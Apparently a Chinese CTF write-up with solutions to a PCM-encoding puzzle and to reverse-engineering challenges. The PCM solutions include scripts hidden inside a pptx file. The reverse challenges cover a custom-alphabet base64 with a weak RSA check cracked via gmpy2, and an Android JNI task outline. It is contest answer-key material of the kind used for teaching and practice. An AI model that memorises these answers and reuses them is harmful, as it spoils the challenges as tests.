
第一种解法

直接利用通信原理的相关知识计算，解题步骤如下


1. -406为负值，故C1=0
2. 406在256-512之间，为第5段，故C2C3C4=101
3. C5C6C7C8=[(406-256)/16]=9=1001
4. 输出码组为C1C2C3C4C5C6C7C8=01011001
5. 将输出码组还原：256+16*9=400，故误差为6

第二种解法

前面说过office三件套都是压缩数据，打开ppt压缩文件，ppt目录下有一个pcm.xml，打开是一个python写的计算pcm编码的代码，跑一下就好了




名称	大小	压缩后大小	类型	安全	修改时间	CRC32	压
..(上层目录)							
drawings	14.28 KB	4.16 KB	文件夹				
embeddings	54 KB	7.94 KB	文件夹				
media	163.71 KB	156.91 KB	文件夹				
slideLayouts	111.44 KB	31.80 KB	文件夹				
slideMasters	39.56 KB	5.29 KB	文件夹				
slides	1.30 MB	97.52 KB	文件夹				
theme	17.53 KB	3.32 KB	文件夹				
_rels	5.44 KB	1 KB	文件夹				
pcm.xml	1 KB	1 KB	XML 文件		2019-05-09 19:11:...	723289B8	De
presentation.xml	4.40 KB	1 KB	XML 文件		1980-01-01 00:00:...	BE674537	De
presProps.xml	1 KB	1 KB	XML 文件		1980-01-01 00:00:...	6B2364A3	De
tableStyles.xml	1 KB	1 KB	XML 文件		1980-01-01 00:00:...	8F8DFDD8	De
viewProps.xml	1 KB	1 KB	XML 文件		1980-01-01 00:00:...	A0D099DF	De



```python
# @Author:昏鸦

def tobin3(n):
    tmp = bin(n)[2:]
    if len(tmp)==2:
        res = '0' + tmp
    elif len(tmp)==1:
        res = '00' + tmp
    else:
        res = tmp
    return res
def tobin4(n):
    tmp = bin(n)[2:]
    if len(tmp)==3:
        res = '0' + tmp
    elif len(tmp)==2:
        res = '00' + tmp
    elif len(tmp)==1:
        res = '000' + tmp
    else:
        res = tmp
    return res
def getPCM(s):
    tab = [
        [0,16,1],
        [16,32,1],
        [32,64,2],
        [64,128,4],
        [128,256,8],
        [256,512,16],
        [512,1024,32],
        [1024,2048,64]
    ]
    res = ""

    res += ("0" if(s<0) else "1")
    for i in range(8):
        if abs(s)>tab[i][0] and abs(s)<=tab[i][1]:
            res += tobin3(i)
            res += tobin4(int((abs(s)-tab[i][0])/tab[i][2]))
            break
        else:
            continue
    return res
```

ppt的倒数第二页，将ppt上的图片移开，会发现有一个计算量化误差的脚本



第9章模拟信号的数字传输

- 逐次比较法译码原理
  - 下图所示编码器中虚线方框内是本地译码器，而接收端译分原理就和本地译码器的原理一样。

```python
def getError(s,pcm):
    tab = [
        [0,16,1],
        [16,32,1],
        [32,64,2],
        [64,128,4],
        [128,256,8],
        [256,512,16],
        [512,1024,32],
        [1024,2048,64]
    ]

    n = int(pcm[1:4],2)
    tmp = tab[n][0] + tab[n][2] * int(pcm[-4:],2)
    res = abs(abs(s)-tmp)
    return res
```

  - 在此图中，本地译码器的记忆电路得到输入c_7值后，使恒流源产生为下次比较所需要的权值电流I_w。在编码器输出c_8值后，对此抽样值的编码已经完成，所以比较器要等待下一个抽样值到达，暂不需要恒流源产生新的权值电流。

33

REVERSE

re1

- 出题人：ha2

解题思路

解方程

re2

- 出题人：ha2

解题思路

输入sicnuctf{}里的内容做base64解密（Alphabet被换成了"sicnu406HUNYAWXSTVdefBCDLMEF_2PQqrtv357ZabOwxyzRGIJKghjklm*p891o"）

解密后的数据拿去做check，check是一个RSA，check的结果等于66就输出成功

RSA的n是100以内的素数相乘`n =3 * 5 * 7 * 11 * 13 * 17 * 19 * 23 * 29 * 31 * 37 * 41 * 43 * 47 * 53 * 59 * 61*67*71*73*79*83*89*97=1152783981972759212376551073665878035`，e 是233

```
import gmpy2
n =3 * 5 * 7 * 11 * 13 * 17 * 19 * 23 * 29 * 31 * 37 * 41 * 43 * 47 * 53 * 59 *
61*67*71*73*79*83*89*97
phi_n = 2*4*6*10*12*16*18*22*28*30*36*40*42*46*52*58*60*66*70*72*78*82*88*96
e = 233
d = gmpy2.invert(e, phi_n)
hex(pow(66,d,n))
```

得到 `d = 0x4c034db4a7cc8ae985e4634cf140bb` `d = '\x4c\x03\x4D\xb4\xa7\xcc\x8a\xe9\x85\xe4\x63\x4c\xf1\x40\xbb'`做base64加密（Alphabet被换成了"sicnu406HUNYAWXSTVdefBCDLMEF_2PQqrtv357ZabOwxyzRGIJKghjklm*p891o"）得到输入 `esWwyNQAtz74m0WA8fcp`

re3

- 出题人：冬瓜
- 考点：安卓逆向

出题思路

输入值通过jni调用c加密算法返回加密值，再比较jwt中存储的flag加密值

1.c实现加密算法（含特殊字符） 2.jni调用加密算法 3.jw隐藏flag密文 4.判断逻辑与app展示 5.生成apk